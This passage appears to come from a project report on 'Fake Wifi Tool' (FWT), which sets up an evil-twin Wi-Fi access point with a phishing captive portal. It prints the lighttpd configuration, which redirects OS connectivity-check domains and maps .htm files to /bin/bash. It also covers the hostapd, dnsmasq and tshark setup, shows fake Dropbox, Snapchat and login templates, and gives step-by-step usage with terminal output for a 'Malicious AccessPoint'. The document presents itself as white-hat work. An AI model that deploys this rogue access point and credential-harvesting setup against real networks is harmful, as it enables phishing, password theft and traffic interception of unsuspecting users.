
LIGHTTPD

What is a Web Server? A Web Server is a Server that makes use of several protocols like HTTP (Hyper Text Transfer Protocol) to respond to a web request from a client. A Web Server is often accessed through domain names of websites. When a browser requests a Webpage from the server, the following steps are taken. Most web servers support something called server-side scripting, which allows the use of scripts on web server to customize the response to the client.

Lighttpd is an application that allows for easy hosting of a webserver inside a network with a configuration file (Image 26).

The **writeLighttpdConf** function writes a configuration file that is later used by the Lighttpd program. The file defines the modules used: "mod_auth", "mod_cgi" and "mod_redirect". The "mod_auth" module is used to require authentication of the clients using a username and password. The "mod_cgi" module allows you to enhance the server capabilities by allowing you to use scripts.

The lines of code with the following structure are redirection conditions that are executed in case the victim device tries to send a request to any of these domains. A device like a smartphone or a computer, when connecting to a Wi-Fi Network, sends a petition to one of the sites. If a negative response is returned, the device assumes it has connected to a Wi-Fi and gets redirected to the Captive Portal.



```
$HTTP["host"] =~ "msftconnecttest.com" {
url.redirect = ( "^/(.*)$" => "http://connectivitycheck.microsoft.com/")
url.redirect-code = 302
}

$HTTP["host"] =~ "msftncsi.com" {
url.redirect = ( "^/(.*)$" => "http://connectivitycheck.microsoft.com/")
url.redirect-code = 302
}

server.port = 80

index-file.names = ( "index.php", "index.html", "index.htm" )
server.error-handler-404 = "/"

mimetype.assign = (
".css" => "text/css",
".js" => "text/javascript"
)

cgi.assign = ( ".htm" => "/bin/bash" )
```

```
server.document-root = "/opt/fwt/main/templates/wifi"
server.modules = (
"mod_auth",
"mod_cgi",
"mod_redirect"
)

$HTTP["host"] =~ "(.*)" {
url.redirect = ( "^/index.htm$" => "/")
url.redirect-code = 302
}

$HTTP["host"] =~ "gstatic.com" {
url.redirect = ( "^/(.*)$" => "http://connectivitycheck.google.com/")
url.redirect-code = 302
}

$HTTP["host"] =~ "captive.apple.com" {
url.redirect = ( "^/(.*)$" => "http://connectivitycheck.apple.com/")
url.redirect-code = 302
}
```

(Image 26) Screenshots of the lighttpd.conf file written by the writeLighttpdConf method.


16.Part 5 – The Captive Portal Method

Finally, we arrive at the **startCaptivePortal** method, where all the methods that we have been defined throughout the Work are used.

First, a banner is shown to the white hat hacker, so he knows that the configuration for the attack has been started. We proceed to **terminate** any processes that may have been left over from a previous attack so that there can be no configuration failures. The user is asked for the network card to be used, the name that the fake Access Point will use and the **Transmission Channel** that the network will use. Based on the channel the user chooses, the **antenna frequency** will be set to **2.5Ghz** or **5Ghz**. Previous configuration files are then deleted, and new configuration files are written for the different tools. Finally, the user is asked which of the default templates should be displayed in the Captive Portal. Once the template has been selected, the final configuration file is written and each one of the tools is run in a new command line window using xterm, with some time in between each one to make sure everything configures itself correctly. A window opens for each of the applications. One for **Hostapd**, one for **Lighttpd**, one for **dnsmasq** with the **dhcp server** and finally one with **wireshark-qt (tshark)**, capturing the traffic passing through the access point and writing it to a .cap file, which can later be analyzed with **Wireshark**. If at any time the user wants to terminate or cancel the attack, simply press **ctrl + c** and the program will cancel the attack.


17.Part 6 – Templates

To choose a template, all folders found in the ***/opt/fwt/main/templates*** folder are displayed to the user. The files inside this folder must follow a structure like a normal web page. Most of them are written with **Html, CSS and JavaScript** but some of the templates make use of the **php programming language**. The user can use his own templates by placing a folder with the web page in it. These types of landing pages usually take the form of Wi-Fi Login Screens, Café Hotspots, Airport Free Wi-Fi's and other public Networks.




This page is protected by reCAPTCHA and is subject to the Google Privacy Policy and Terms of Service.

(Image 27) Screenshot of Fake Dropbox Login Screen



(Image 28) Screenshot of fake CSM Login Screen




(Image 29) Screenshots of Fake Snapchat and Phidias Login Screens.

18.How to use FWT

The process of starting and using FWT is relatively simple. It is explained in detail below, accompanied by pictures.


1. The main zip file of FWT is downloaded.
2. The files are extracted from this zip and the script "install.sh" is executed to install all the dependencies for FWT to work.
3. Once the process is finished, FWT can be run from a command line as follows. "sudo fwt -i network_card_0 " replacing "network_card_0" with the external network card to be used. If done correctly the following will be displayed on the command line (Image 30).



```
              ______ _     _ ______
             |  ___| |   | |_   _|
             | |_  | |   | | | |
             |  _| | |/\| | | |
             | |   \  /\  / | |
             \_|    \/  \/  \_/
           Using Fake Wifi Tool: V1.1.9
            by theCodemander & D3Ext
 Github: https://github.com/theCodemander/FWI_Tool



        Current Wifi Card: wlan0
        Current Mac:  40:5b:d8:67:1a:49
        Permanent Mac: 40:5b:d8:67:1a:49

        Is Card in Monitor Mode:  No



     Use "help" to see avilable Commands


>>
```

(Image 30) FWT Terminal Application.

4. If the command "help" is typed into the terminal, all available commands are displayed:




```
              ______ _     _ ______
             |  ___| |   | |_   _|
             | |_  | |   | | | |
             |  _| | |/\| | | |
             | |   \  /\  / | |
             \_|    \/  \/  \_/
           Using Fake Wifi Tool: V1.1.9
            by theCodemander & D3Ext
 Github: https://github.com/theCodemander/FWI_Tool



        Current Wifi Card: wlan1
        Current Mac:  02:41:68:d0:25:f0
        Permanent Mac: 00:13:ef:f2:02:78

        Is Card in Monitor Mode:  No



     Use "help" to see avilable Commands


help, clear, changeMac, revertMac, setMonitor, setManaged, restartNetworking, killNetworking, startCaptivePortal
>>
```

(Image 31) FWT Terminal application with the command “help” typed in.

5. For the “startCaptivePortal” to be effective, it is necessary to eliminate all possible conflicting processes, set the Network card to Monitor mode and it is recommended to change the MAC Address of the card to a random new one.

6. Once the Previous steps have been completed, the user can type “startCaptivePortal” and the Configuration Screen for the Attack is shown (Image 32).


7. The configuration of the attack is simple. The user inputs the network card to use, the channel, the SSID or name of the Network and finally the template the Captive Portal is going to use.



```
>> startCaptivePortal

 _____             _   _            ______          _        _
/  __ \           | | (_)           | ___ \        | |      | |
| /  \/ __ _ _ __ | |_ ___   _____  | |_/ /__  _ __| |_ __ _| |
| |    / _` | '_ \| __| \ \ / / _ \ |  __/ _ \| '__| __/ _` | |
| \__/\ (_| | |_) | |_| |\ V /  __/ | |  | (_) | |  | || (_| | |
 \____/\__,_| .__/ \__|_| \_/ \___| \_|   \___/|_|   \__\__,_|_|
            | |
            |_|


Network card the AccessPoint should use (default: wlan0mon) \>> wlan1mon
Malicious AccessPoint name (default: FreeWifi) \>> FreeWifi2023
Enter the channel the AP should use \>> 11
What template do you want to use?: ['CSM Phishing'] \>> CSM_Phishing
```

(Image 32) Terminal with captive portal configuration.

If everything was done correctly, 4 terminals should appear on screen, displaying the correct initialization of the DHCP Server, the Web Server, the Hostapd daemon and Wireshark capturing the incoming traffic (Image 33).



```
 _____             _   _             ______          _        _ 
/  __ \           | | (_)            | ___ \        | |      | |
| /  \/ __ _ _ __ | |_ ___   _____   | |_/ /__  _ __| |_ __ _| |
| |    / _` | '_ \| __| \ \ / / _ \  |  __/ _ \| '__| __/ _` | |
| \__/\ (_| | |_) | |_| |\ V /  __/  | | | (_) | |  | || (_| | |
 \____/\__,_| .__/ \__|_| \_/ \___|  \_|  \___/|_|   \__\__,_|_|
            | |
            |_|


Selected Template: starbucks
Press Ctrl + C to stop the attack
```

```
wlan1mon: interface state UNINITIALIZED->ENABLED
wlan1mon: AP-ENABLED
```

```
2023-11-12 19:33:16: (server.c.1909) server started (lighttpd/1.4.71)
```

```
Running as user "root" and group "root". This could be dangerous.
Capturing on 'wlan1mon'
 ** (tshark:8122) 19:33:22.239833 [Main MESSAGE] -- Capture started.
 ** (tshark:8122) 19:33:22.239885 [Main MESSAGE] -- File: "/opt/fwt/main/capture
s/capture.cap"
3
```

```
dnsmasq: started, version 2.89 cachesize 150
dnsmasq: compile time options: IPv6 GNU-getopt DBus no-UBus i18n IDN2 DHCP DHCPv
6 no-Lua TFTP conntrack ipset nftset auth cryptohash DNSSEC loop-detect inotify
dumpfile
dnsmasq: warning: interface wlan1mon does not currently exist
dnsmasq-dhcp: DHCP, IP range 192.168.1.2 -- 192.168.1.250, lease time 10h
dnsmasq: no servers found in /etc/resolv.conf, will retry
dnsmasq: read /etc/hosts - 1 names
```

